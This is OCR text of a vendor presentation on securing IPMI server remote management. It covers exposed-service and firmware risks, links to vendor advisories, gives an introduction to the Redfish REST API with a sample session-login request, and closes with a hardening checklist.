
It should be obvious ...

Administrative accesses such as IPMI or SSH services should not be operated openly on the Internet, but should only be accessible to authorized persons via firewall/VPN.


What if I do?


IP Access Control
Enable IP Access Control
Default Policy: ACCEPT
Rule No
IP Addr/Mask
Policy
1
10.0.0.4
ACCEPT
2
0.0.0.0/0
DROP
Enable
&DROP

Risk: unnecessary open services




Risk: unnecessary open services



Risk: outdated embedded Linux

- Outdated Software Compontents, e.g.
  - OpenSSL
  - NTP
  - Webserver
  - SSH
  - ...

Risk: outdated embedded Linux



IPMI/BMC Security Advisories

- Supermicro / Thomas-Krenn
  http://www.supermicro.com/products/nfo/files/IPMI/CVE_Update.pdf
  https://www.thomas-krenn.com/de/wiki/IPMI_Sicherheit
- HP
  http://www.hp.com/support, z.B. http://h20564.www2.hp.com/hpsc/doc/public/display?docId=emr_na-c01850906
- IBM
  https://www.ibm.com/blogs/PSIRT
- Dell
  http://www.dell.com/support/article/us/en/19/SLN156429/EN
- Oracle / SUN
  https://docs.oracle.com/cd/E37444_01/html/E37451/index.html
- Fujitsu
  http://manuals.ts.fujitsu.com/file/4289/sm-security-en.pdf
- Cisco
  http://www.cisco.com/web/about/security/intelligence/IPMI_security.html

Secure your Server's IPMI Remote Management


- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist

Future:

Redfish


What is Redfish?

- Succession Architecture of IPMI
- New approach to management standardization
- Modern, easier and safer than IPMI
  - JSON Format
  - Security by HTTPs
  - Multi-Node and Rack-Server capable
  - Schema-based, human-readable output
- Industry Standard
  - Low vendor lock-in



What is REST?

- **RE**presentational **S**tate **T**ransfer
- Replaces SOAP
- Easy to learn
- Uses standard HTTP operations
  - GET
  - POST
  - PUT
  - DELETE



What is JSON?

- Java Script Object Notation
- Compact Data Format
  - Easy to read and change text form for people
  - Easy to parse and generate for machines
- Better suited for data structures
  - XML better for documents


Redfish Data Model

- Service root „/redfish/v1“
  - /Systems
  - /Managers
  - /Chassis
  - …


Redfish Data Model

- /redfish/v1/Managers
  - BMC information
- /redfish/v1/Systems
  - Logical view Logische Sicht auf das Computersystem
    - CPUs, boot order, NICs, ...
- /redfish/v1/Chassis
  - Physical view of the infrastructure
  - Chassis information
    - Sensors, fans, racks, chassis, blades

Example: Chrome Postman



Example: Adv. Rest Client



Advanced Rest Client

[Unnamed] Save Open

https://10.1.102.120/redfish/v1/SessionService/Sessions/

GET POST PUT PATCH DELETE HEAD OPTIONS Other

Request
Socket
Projects
Saved
History
Settings
About

Rate this application ♥
Donate

Raw Form **Headers**

Add new header

key value x

Raw Form Files (0) **Payload**

Encode payload Decode payload

```
{"UserName":"ADMIN","Password":"[redacted]"}
```

application/x-www-form-urlencoded *Set "Content-Type" header to overwrite this value.*

Clear Send

Status **201** Created Loading time: 905 ms

Request headers
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/45.0.2454.101 Chrome/45.0.2454.101 Safari/537.36
Origin: chrome-extension://hgmloofddffdnphfgcellkdfbfbjeloo
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: de,en;q=0.8,en-US;q=0.6
Cookie: langSetFlag=0; language=English; SID=vcpvccsmhqntmsoz; mainpage=system; subpage=top

Response headers
X-Auth-Token: w3jac9ooko67g56gy95tvgtic7i0itf2
Location: /redfish/v1/SessionService/Sessions/2
Status: 201 Created
Access-Control-Allow-Origin: chrome-extension://hgmloofddffdnphfgcellkdfbfbjeloo
Content-Length: 396
OData-Version: 4.0
Content-Type: application/json
Date: Thu, 01 Jan 1970 03:48:41 GMT

Raw JSON **Response**

Copy to clipboard Save as file



```
{
   @Redfish.Copyright: "Copyright © 2014-2015 Distributed Management Task Force, Inc. (DMTF). All rights reserved."
   @odata.context: "/redfish/v1/$metadata#SessionService/Links/Sessions/Links/Members/$entity"
   @odata.type: "#Session.1.0.0.Session"
   @odata.id: "/redfish/v1/SessionService/Sessions/2"
   Name: "User Session"
   Id: "2"
   Description: "Manager User Session"
   UserName: "ADMIN"
   Oem: {}
}
```

Secure your Server's IPMI Remote Management

- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist

IPMI Best Practices Checklist

- [ ] Upgrade your IPMI Firmware
- [ ] Run IPMI in a separate LAN
- [ ] Deactivate unneeded Services
- [ ] Strong user names and passwords
- [ ] Monitoring: only IPMI User rights
- [ ] EOL: flash IPMI Firmware / destroy motherboard



Stay save,
secure your IPMI

THOMAS KRENN®

(Further Reading)

- IPMI – because ACPI and UEFI weren't terrifying enough
  http://lca2015.linux.org.au/slides/152/lca_ipmi_2015.odp
- A Penetration Tester's Guide to IPMI and BMCs
  https://community.rapid7.com/community/metasploit/blog/2013/07/02/a-penetration-testers-guide-to-ipmi
- IPMI research by Dan Farmer
  http://fish2.com/ipmi/

Sources

- http://commons.wikimedia.org/wiki/File:Curious_Gray_Rabbit.jpg
- https://openclipart.org/detail/168588/Sheep%20using%20a%20switch
- https://openclipart.org/detail/168520/Music%20sheep
- https://openclipart.org/detail/205610/Thermometer%20icon%20with%20min%2Fmax%20indicator
- https://openclipart.org/detail/168519/Dusty%20sheep
- https://openclipart.org/detail/97543/Text%20File%20Icon
- https://openclipart.org/detail/168585/Knight%20sheep
- https://openclipart.org/detail/174886/Black%20box%20abstract
- http://www.heise.de/security/meldung/Sicherheitsexperte-warnt-vor-Server-Fernwartung-1911321.html
- http://www.heise.de/security/meldung/Hunderttausende-Server-ueber-Fernwartungsprotokolle-angreifbar-2216899.html
- http://en.wikipedia.org/wiki/File:Mount_Everest_as_seen_from_Drukair2_PLW_edit.jpg
- https://openclipart.org/detail/192895/Science%20Guy
- https://openclipart.org/detail/71467/muscle